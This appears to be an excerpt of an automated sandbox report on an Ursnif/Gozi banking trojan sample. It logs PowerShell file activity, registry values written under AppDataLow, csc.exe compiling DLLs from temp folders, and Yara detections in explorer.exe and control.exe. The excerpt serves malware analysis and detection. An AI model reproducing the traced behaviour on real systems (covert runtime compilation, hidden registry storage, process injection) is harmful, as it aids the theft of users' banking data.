C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 c0 50 d5 65 ca 9f d5 08 53 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00	PSMODULECACHE.....P.e....S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-scr<wbr>ipt..	success or wait	1	7FFB4BC1B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	00 53 74 6f 70 2d 50 72 6f 63 65 73 73 08 00 00 00 0f 00 00 00 52 65 73 74 61 72 74 2d 53 65 72 76 69 63 65 08 00 00 00 10 00 00 00 52 65 73 74 6f 72 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0c 00 00 00 43 6f 6e 76 65 72 74 2d 50 61 74 68 08 00 00 00 11 00 00 00 53 74 61 72 74 2d 54 72 61 6e 73 61 63 74 69 6f 6e 08 00 00 00 0c 00 00 00 47 65 74 2d 54 69 6d 65 5a 6f 6e 65 08 00 00 00 09 00 00 00 43 6f 70 79 2d 49 74 65 6d 08 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 45 76 65 6e 74 4c 6f 67 08 00 00 00 0b 00 00 00 53 65 74 2d 43 6f 6e 74 65 6e 74 08 00 00 00 0b 00 00 00 4e 65 77 2d 53 65 72 76 69 63 65 08 00 00 00 0a 00 00 00 47 65 74 2d 48 6f 74 46 69 78 08 00 00 00 0f 00 00 00 54 65 73 74 2d 43 6f 6e 6e 65 63 74 69 6f 6e 08 00 00 00 0f 00 00 00 47 65 74	.Stop-Process.....Restart-Service.....Restore-Computer.....Convert-Path.....Start-Transaction.....Get-TimeZone.....Copy-Item.....Remove-EventLog.....Set-Content.....New-Service.....Get-HotFix.....Test-Connection.....Get	success or wait	1	7FFB4BC1B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	3414	2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74 53 63 72 69 70 74 73 02 00 00 00 14 00 00 00 53 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 00 00 00 00 f8 77 dc 65 ca 9f d5 08 61 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 5c 31 2e 30 2e 30 2e 31 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 2e 70 73 64 31 0d 00 00 00 11 00 00 00 53 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 18 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67	-PesterOption.....Invoke-Pester.....ResolveTestScripts.....Set-scr<wbr>iptBlockScope.....w.e...a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-Packag	success or wait	1	7FFB4BC1B526	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4F4FB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4F4FB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB4F4FB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFB4F4FB9DD	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFB4F5D12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4F502625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4F502625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB4F502625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFB4F5D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFB4F5D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFB4F5D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFB4F5D12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4F4FB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4F4FB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4F4FB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4F4FB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB4F4FB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFB4F4FB9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFB4F4E62DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21264	success or wait	1	7FFB4F4E63B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFB4F5D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFB4F5D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFB4F5D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFB4F5D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFB4F5D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFB4F5D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFB4F5D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFB4F5D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFB4F5D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFB4F5D12E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFB4BC1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFB4BC1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFB4BC1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFB4BC1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFB4BC1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFB4BC1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFB4BC1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4BC1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4BC1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4BC1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	6	7FFB4BC1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFB4BC1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFB4BC1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4BC1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4BC1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFB4BC1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4BC1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	118	7FFB4BC1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFB4BC1B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFB4BC1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFB4BC1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFB4BC1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFB4BC1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFB4BC1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFB4BC1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFB4BC1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4BC1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4BC1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4BC1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4BC1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFB4BC1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFB4BC1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFB4BC1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4BC1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4BC1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4BC1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4BC1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFB4BC1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	119	7FFB4BC1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFB4BC1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFB4BC1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFB4BC1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFB4BC1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFB4BC1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFB4BC1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFB4BC1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFB4BC1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFB4BC1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFB4BC1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFB4BC1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFB4BC1B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFB4F5D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFB4F5D12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFB4BC1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFB4BC1B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFB4F5D12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	4	7FFB4BC1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFB4BC1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFB4BC1B526	ReadFile
C:\Users\user\AppData\Local\Temp\vy454zdn\vy454zdn.dll	unknown	4096	success or wait	1	7FFB4BC1B526	ReadFile
C:\Users\user\AppData\Local\Temp\vkjmiujf\vkjmiujf.dll	unknown	4096	success or wait	1	7FFB4BC1B526	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550	Client	binary	98 08 00 00 08 80 00 00 F7 3B E0 08 86 95 DC 15 E7 1A B1 5C C8 E7 48 8A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	221ED06ECD3	RegSetValueExA
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550	System	binary	8C 34 45 3F 67 A8 CF E0 DE A5 C0 1F 31 A0 C9 19	success or wait	1	221ED0567E0	RegSetValueExA

Analysis Process: conhost.exe PID: 6964 Parent PID: 3888

General

Start time:	19:05:41
Start date:	19/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 6024 Parent PID: 3888

General

Start time:	19:05:48
Start date:	19/02/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\vy454zdn\vy454zdn.cmdline'
Imagebase:	0x7ff7cc6b0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Analysis Process: cvtres.exe PID: 6552 Parent PID: 6024

General

Start time:	19:05:49
Start date:	19/02/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES1E30.tmp' 'c:\Users\user\AppData\Local\Temp\vy454zdn\CSCE57ED4738764ED181FB6CF8C395867D.TMP'
Imagebase:	0x7ff619c50000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: csc.exe PID: 6272 Parent PID: 3888

General

Start time:	19:05:52
Start date:	19/02/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\vkjmiujf\vkjmiujf.cmdline'
Imagebase:	0x7ff7cc6b0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Analysis Process: cvtres.exe PID: 6300 Parent PID: 6272

General

Start time:	19:05:54
Start date:	19/02/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES310C.tmp' 'c:\Users\user\AppData\Local\Temp\vkjmiujf\CSC5E84712ED974B8AAC9F3D817F74BE40.TMP'
Imagebase:	0x7ff619c50000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: explorer.exe PID: 3388 Parent PID: 3888

General

Start time:	19:05:59
Start date:	19/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000024.00000000.479277351.00000000062EE000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000024.00000000.479277351.00000000062EE000.00000004.00000001.sdmp, Author: CCN-CERT
Reputation:	high

Analysis Process: control.exe PID: 3412 Parent PID: 4880

General

Start time:	19:05:59
Start date:	19/02/2021
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff7fa6a0000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000025.00000002.470708873.000000000051E000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000025.00000002.470708873.000000000051E000.00000004.00000001.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000025.00000003.466656010.00000234DC590000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000025.00000003.466656010.00000234DC590000.00000004.00000001.sdmp, Author: CCN-CERT
Reputation:	moderate

Disassembly

Code Analysis